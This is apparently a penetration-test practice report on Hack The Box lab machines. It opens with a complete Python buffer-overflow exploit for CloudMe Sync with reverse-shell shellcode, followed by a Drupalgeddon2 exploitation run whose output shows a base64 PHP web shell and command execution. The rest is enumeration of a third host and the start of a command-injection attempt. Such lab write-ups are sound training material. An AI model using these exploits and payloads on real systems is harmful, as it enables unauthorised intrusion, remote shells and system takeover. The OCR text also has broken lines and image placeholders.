# Solution: Update CloudMe Sync to 1.11.2
############################################################

#Disclosure Date: March 12, 2018
#Response Date: March 14, 2018
#Bug Fixed: April 12, 2018

# Run this file in victim's win 7 sp1 x86 system where CloudMe Sync
1.11.0 has been installed.

import socket

target="127.0.0.1"

junk="A"*1052

eip="\x7B\x8A\xA9\x68"        #68a98a7b : JMP ESP - Qt5Core.dll

#msfvenom -p windows/shell_reverse_tcp LHOST=tun1 LPORT=413 -f c

shellcode=("\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30
"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a\x0e\x07\x68"
"\x02\x00\x01\x9d\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
```

```
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")

payload=junk+eip+shellcode

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target,8888))
s.send(payload)
```

I ran the exploit on my Kali machine – the traffic was proxied through the chisel tunnel, which successfully exploited the locally running service, giving us a shell as nt authority\SYSTEM on Buff:



Proof Screenshot:


```
c:\Users\Administrator\Desktop>type root.txt && ipconfig
type root.txt && ipconfig
f2892bc54cb01a1c618181ae3d282213

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::71bf:8ef2:d576:be7d
   Temporary IPv6 Address. . . . . . : dead:beef::6954:9be7:3aea:4e3d
   Link-local IPv6 Address . . . . . : fe80::71bf:8ef2:d576:be7d%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.198
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:f6f9%10
                                       10.10.10.2
```

System IP: 10.10.10.9

Service Enumeration

Server IP Address	Ports Open	Key Services Discovered
10.10.10.9	**TCP:** 80, 135, 49154	**TCP:** HTTP (port 80), RPC (port 135)
	UDP: N/A	**UDP:** N/A

I manually enumerated the webserver by visiting it in my browser:



This shows us a Drupal site. I checked the CHANGELOG.txt file on the site:

This gives us the Drupal version number.

Initial Shell Vulnerability Exploited

Searching for Drupal exploits, we find several severe Remote Code Execution vulnerabilities:

```
$ searchsploit drupal
------------------------------------------------------------------------------
------------------------------------------------------------------------------
---------------------------------------------------------- ----------
---------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
------------------------------------------------------------------------------
---------------------------------------------------------- ----------
---------------------
Drupal 4.0 - News Message HTML Injection
| php/webapps/21863.txt
```

```
Drupal 4.1/4.2 - Cross-Site Scripting
| php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection
| php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
| php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection
| php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector
| php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service
| php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
| php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
| php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
| php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)
(1)
| php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password)
(2)
| php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
| php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities
| php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution
| php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution
| php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution
| php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities
| php/webapps/33706.txt
Drupal < 7.34 - Denial of Service
| php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
| php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution
(PoC)
| php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote
Code Execution
| php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code
Execution (Metasploit)
| php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code
Execution (PoC)
| php/webapps/44448.py
```

```
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote
Command Execution (Metasploit)
| php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution
| php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution
| php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure
| php/webapps/44501.txt
Drupal Module Ajax Checklist 5.x-1.0 - Multiple SQL Injections
| php/webapps/32415.txt
Drupal Module CAPTCHA - Security Bypass
| php/webapps/35335.html
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandler Cross-Site
Scripting
| php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-
Site Scripting
| php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)
| php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution
| php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting
| php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File
Upload
| php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media:
Audio Flotsam - Multiple Vulnerabilities
| php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)
| php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting
| php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection
| php/webapps/33410.txt
----------------------------------------------------------------------
----------------------------------------------------------------------
---------------------------------------------------------- ------------
--------------------
Shellcodes: No Results
```

Vulnerability Explanation: Insufficient input validation on the Drupal 7 Form API leads to remote code execution

Vulnerability Fix: Patching Drupal to a non-vulnerable version.

Severity: Critical

Proof of Concept Code: https://www.exploit-db.com/exploits/44449

Exploitation: I downloaded the exploit and required libraries, then ran it. This gave us a shell as nt authority\iusr:

```
$ searchsploit -m php/webapps/44449.rb
$ sudo gem install highline
$ ruby 44449.rb http://10.10.10.9
ruby: warning: shebang line ending with \r may cause problems
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------
--------
[i] Target : http://10.10.10.9/
--------------------------------------------------------------------------
--------
[+] Found  : http://10.10.10.9/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.54
--------------------------------------------------------------------------
--------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------
--------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo ENQHJWNY
[+] Result : ENQHJWNY
[+] Good News Everyone! Target seems to be exploitable (Code execution)!
w00hooOO!
--------------------------------------------------------------------------
--------
[*] Testing: Existing file   (http://10.10.10.9/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVT
VFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not
have write access?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - -
[*] Testing: Existing file   (http://10.10.10.9/sites/default/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - -
[*] Testing: Writing To Web Root   (sites/default/)
[i] Payload: echo
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVT
VFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee sites/default/shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not
have write access?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - -
```

```
[*] Testing: Existing file
(http://10.10.10.9/sites/default/files/shell.php)
[i] Response: HTTP 404 // Size: 12
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - -
[*] Testing: Writing To Web Root   (sites/default/files/)
[*] Moving : ./sites/default/files/.htaccess
[i] Payload: mv -f sites/default/files/.htaccess
sites/default/files/.htaccess-bak; echo
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVT
VFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee
sites/default/files/shell.php
[!] Target is NOT exploitable [2-4] (HTTP Response: 404)...   Might not
have write access?
[!] FAILED : Couldn't find a writeable web path
------------------------------------------------------------------------
--------
[*] Dropping back to direct OS commands
drupalgeddon2>>
```

Despite the exploit output saying the target is not exploitable, we can see we have code execution:

```
[*] Dropping back to direct OS commands
drupalgeddon2>> id

drupalgeddon2>> whoami
nt authority\iusr
drupalgeddon2>> whoami /all
USER INFORMATION
----------------

User Name         SID
================= =======
nt authority\iusr S-1-5-17


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Mandatory Label\High Mandatory Level   Label            S-1-16-12288
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Group used for deny only
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
----------------------

Privilege Name          Description                          State
======================= ==================================== =======
SeChangeNotifyPrivilege Bypass traverse checking             Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                Enabled
drupalgeddon2>>
[bastard] 0:zsh  1:nikto-  2:ruby*
```

This low-privilege shell is as far as I got on this target machine.

System IP: 10.10.10.13

Service Enumeration

Server IP Address	Ports Open	Key Services Discovered
10.10.10.13	**TCP:** 22, 53, 80	**TCP:** SSH (Port 22), DNS (Port 53), HTTP (Port 80)
	UDP: 53	**UDP:** DNS

I manually enumerated the DNS server with dig and dnsrecon:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ dig 10.10.10.13 @10.10.10.13
; <<>> DiG 9.16.15-Debian <<>> 10.10.10.13 @10.10.10.13
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 4009
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.10.10.13.                   IN      A
;; Query time: 72 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Fri Aug 27 20:16:02 BST 2021
;; MSG SIZE  rcvd: 40
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ dig axfr 10.10.10.13 @10.10.10.13
; <<>> DiG 9.16.15-Debian <<>> axfr 10.10.10.13 @10.10.10.13
;; global options: +cmd
; Transfer failed.

┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
[45/77]
└─$ dig axfr 10.10.10.13
; <<>> DiG 9.16.15-Debian <<>> axfr 10.10.10.13
;; global options: +cmd
; Transfer failed.
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ dig 10.10.10.13
; <<>> DiG 9.16.15-Debian <<>> 10.10.10.13
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2927
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;10.10.10.13.                   IN      A
;; ANSWER SECTION:
10.10.10.13.            86400   IN      A       10.10.10.13
;; Query time: 24 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
```


```
;; WHEN: Fri Aug 27 20:16:25 BST 2021
;; MSG SIZE  rcvd: 56

┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ dnsrecon -d 10.10.10.13 -n 10.10.10.13
[*] Performing General Enumeration of Domain: 10.10.10.13
[-] Could not resolve domain: 10.10.10.13
```

As I could not get any results without a domain name, I guessed that the domain would be called cronos.htb, and tried a domain transfer:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
└─$ dig axfr cronos.htb @10.10.10.13

; <<>> DiG 9.16.15-Debian <<>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb.
admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb.
admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 20 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Fri Aug 27 20:27:18 BST 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

This reveals several new domains: cronos.htb, admin.cronos.htb, www.cronos.htb, and ns1.cronos.htb.

I manually enumerated cronos.htb by visiting it in browser:




I confirmed that the site runs PHP using curl:

```
$ curl -I http://cronos.htb
HTTP/1.1 200 OK
Date: Fri, 27 Aug 2021 19:37:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Cache-Control: no-cache, private
Set-Cookie: XSRF-
TOKEN=eyJpdiI6Im16citGTHFYblwvQThLd3ZLbzkrQVh3PT0iLCJ2YWx1ZSI6IkJiOWMwM1FpcitydlIx
MUlMWDhJSk1YWWVSbElZZ1Q3TGJlWmRcL2JxaVFYRFhwVGRFNDdUNjJteUxLcXhnXC80Z1Exem8
zdTBEZEJFeWF6c3ZJa1ZSVmc9PSIsIm1hYyI6IjM3ZDhhMmQwYTg0YjllNmYyNTk2Y2NhYWY4ZTVlYjZ
hODZmZDMxMmRjNTFhMTA4N2RlYWQ1Yzg4NjA3NzE3OGMifQ%3D%3D; expires=Fri, 27-Aug-
2021 21:37:42 GMT; Max-Age=7200; path=/
Set-Cookie:
laravel_session=eyJpdiI6InBHTkM5YTFiUTEyMStob1k2QVpsMkE9PSIsInZhbHVlIjoiUmZVeFZ4YjdKN
TJrMEQxenlDb2xJeHRZSmRaTUZOTTNxM01GSzZmOHl0VmtjUzh1ZXVjYkgrbHhQelV5QlJsMDFqUT
VYZHZaYVwvZ1ByQzNMMms2V0ZBPT0iLCJtYWMiOiIyYmQwNmYwZTYxMzdjNzk2NDBhOTg4ZDQ5
ZWM0MmEyM2Q4ZDNlMzZhMTI2ZTQ4NTY3MGFiNThhMWEzODZlYjE2In0%3D; expires=Fri, 27-
Aug-2021 21:37:42 GMT; Max-Age=7200; path=/; HttpOnly
Content-Type: text/html; charset=UTF-8
```

This shows several cookies from Laravel, a PHP-based web framework.

I also visited the admin domain:



To automatically enumerate these websites, I ran several nikto and feroxbuster scans:

```
$ feroxbuster --url http://cronos.htb -x php


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.2.1
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://cronos.htb
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌 Status Codes              │ [200, 204, 301, 302, 307, 308, 401, 403,
405]
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.2.1
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 💲 Extensions                │ [php]
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
403       11l       32w      298c http://cronos.htb/server-status
200       85l      137w     2319c http://cronos.htb/index.php
301        9l       28w      305c http://cronos.htb/js
301        9l       28w      306c http://cronos.htb/css
[####################] - 1m    179994/179994  0s      found:4
errors:1
[####################] - 50s    59998/59998   1213/s  http://cronos.htb
[####################] - 53s    59998/59998   1122/s
http://cronos.htb/js
[####################] - 52s    59998/59998   1145/s
http://cronos.htb/css

$ nikto -host=http://cronos.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
---
+ Target IP:          10.10.10.13
+ Target Hostname:    cronos.htb
+ Target Port:        80
+ Start Time:         2021-08-27 20:33:00 (GMT1)
---------------------------------------------------------------------------
---
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
```

```
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ Cookie XSRF-TOKEN created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Apache/2.4.18 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD
+ OSVDB-3092: /web.config: ASP config file is accessible.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7787 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2021-08-27 20:36:54 (GMT1) (234 seconds)
---------------------------------------------------------------------
---
+ 1 host(s) tested

$ nikto -host=http://admin.cronos.htb
- Nikto v2.1.6
---------------------------------------------------------------------
---
+ Target IP:          10.10.10.13
+ Target Hostname:    admin.cronos.htb
+ Target Port:        80
+ Start Time:         2021-08-27 20:40:24 (GMT1)
---------------------------------------------------------------------
---
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to
the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ Apache/2.4.18 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may
cause false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7865 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2021-08-27 20:44:21 (GMT1) (237 seconds)
---------------------------------------------------------------------
---
+ 1 host(s) tested

$ feroxbuster --url http://admin.cronos.htb -x php


 ___  ___  __   __     __      __         __   ___
```

```
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.2.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://admin.cronos.htb
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-
Content/raft-medium-directories.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403,
405]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.2.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 💲 Extensions            │ [php]
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │
https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
403       11l       32w      304c http://admin.cronos.htb/server-status
200       56l      139w     1547c http://admin.cronos.htb/index.php
200        0l        0w        0c http://admin.cronos.htb/config.php
302        0l        0w        0c http://admin.cronos.htb/session.php
302       20l       38w      439c http://admin.cronos.htb/welcome.php
302        0l        0w        0c http://admin.cronos.htb/logout.php
[#####################] - 39s    59998/59998   0s      found:6
errors:0
[#####################] - 39s    59998/59998   1519/s
http://admin.cronos.htb
```

Crucially, this found the welcome.php page on the admin.cronos.htb domain. This had a 302 response code, but if we intercept the response in Burp Suite it shows the page that would be rendered before the redirect in the response tab:


Changing the response code to “200 OK” in the above renders the page:

Initial Shell Vulnerability Exploited

Submitting the form shows the command is passed as a parameter:

```
Pretty  Raw  \n  Actions
 1 POST /welcome.php HTTP/1.1
 2 Host: admin.cronos.htb
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 31
 9 Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=4ogr9t0hobm9vpn3gg08cgeh24
13 Upgrade-Insecure-Requests: 1
14
15 command=traceroute&host=8.8.8.8
```

We can try a command injection by trying to make the target machine send a second ping request:



Listening on our kali machine, we see the target machine sends us a ping:

```
┌──(kali㉿kali)-[~/Documents/oscp/practice-exam]
